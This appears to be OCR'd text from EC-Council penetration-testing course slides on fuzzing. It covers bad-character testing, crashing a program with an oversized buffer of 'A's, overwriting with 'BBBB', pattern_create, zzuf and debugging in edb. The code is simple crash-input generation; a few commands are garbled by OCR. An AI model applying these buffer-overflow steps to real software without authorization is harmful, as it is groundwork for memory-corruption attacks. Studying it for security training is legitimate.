
- Common Bad Characters
  - **0x00**
  - **0x0A**
  - **0x0D**
  - **0x09**
  - **0xFF**



Check the Hex Dump for missing values, these are bad characters

Check the fields from "01" to "FF" for any missing values.

These are your bad characters!



In this example, there are no bad characters.

Common bad characters:

0x00, 0x0A, 0x0D, 0x09, 0xff

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bad Characters


There is always a possibility of Bad Characters when it comes to testing; for example, if we have a strcpy() function it is a weakness; any NULL character will terminate and stop our program at that point. Therefore, we would need to avoid them.

A test for Bad Characters is as follows:

```
buffer = "A" * <offset> + "BBBB" + badchars
```

As shown in the screenshot, we do not have any Bad Characters, but it is always good to test for them, as it saves time with debugging efforts.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Basic Debugging

Throughout the course, we have primarily used gdb with the peda plug-in, but here we will use edb.

The top-right section of the window displays the assembly code of the application under test. The top-left section represents the registers and their corresponding contents. The section immediately below the assembly code displays the method that will be invoked when the user inputs the data on the console, which is the read-system call. The section at the bottom of the screen represents the memory dump.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Crashing the Application

- Generate more than **424 bytes of data** and feed it to the application.
- There are several ways to do this in Python.

```
#!/usr/bin/env python
buf = ""
buf += "A"*500
f = open("in.txt", "w")
f.write(buf)
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crashing the Application

As shown on the slide, we are writing the character "A" 421 times to a file and then saving it in.txt, and we use this as the input to the program. The screenshot was taken from the file after the code had run.

We can also use the **`pattern_create`** function as well. The offset shows that the program crashed and that there is 424 bytes of distance to work with.

Please keep in mind that all we are doing in fuzzing is finding the program limitations, in the topic "Binary Analysis and Exploitation," we describe how to take advantage of these limitations.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sending Input

- Can be done manually
  - Do you want to type **500 "A" characters**?



- Create a file
  - Most common method
    - Text editor
    - `echo` command
    - `pattern_create()`
    - Use Python
      - `python -c "print 'A' > in.txt`
      - `python -c "print 'A'*424+ 'B'*4 > in.txt`
      - `cat in.txt | ./fuzz`
    - Metasploit
      - `pattern_create.rb`
        - `pattern_create --length 500`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Sending Input

As shown on the slide, we need to first create and then send the input into the program.

The python command will create a text file with 500 "A"s in it, and this is a simplistic way to create our input.

We can also use the Ruby script in Metasploit.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Using BASH for input

As shown in the screenshot, we can use BASH. We added the zzuf tool as an example, and we will look at other tools later.

Here, for every example file, we create 2000 malformed variants, all named in the **`form [number]-example.[extension]`**. The **`-r`** parameter for **`zzuf`** is the amount of change you want in a file. 0.01 means that 1% of the file gets changed randomly. The **`-s`** parameter is the seed. For every different **`s`** value, a different output is obtained. You can adapt the number of variants but starting with 2000 is advised.

Please keep in mind that the penetration tester never knows where to start in a true black-box test; therefore, the above is based on the organization's past experience.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Verifying Data

- **Create a string** and add it to the end of the distance.
  - BBBB
    - Append to the "A"

```
student@ubuntu:~/Downloads/fuzzing$ more python-input.py
#!/usr/bin/env python
buf = ""
buf += "A"*424
buf += "BBBB"

f = open("in.txt", "w")
f.write(buf)
```

```
student@ubuntu:~/Downloads/fuzzing$ more in.txt
AAAA
```

Debugging the Crash

- Feed "A"s into the code until it crashes, then look for the **stack data** to see where the crash occurred.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Debugging the Crash

As always, we want to look for our uppercase "A" at the crash, which is the hexadecimal number 0x41.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fuzzing Tools

This is a partial list. As there are many tools, exploring and experimenting is advised. We are only providing a list of tools for you to get started with fuzzing. As discussed, this is an important topic, and you are advised to spend an adequate amount of time to hone your skills. The status of these tools when they are open source cannot be predicted; they might either morph into a commercial tool or disappear altogether and are no longer updated, but the tool is not the most important thing here. The concept and the process are more important.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

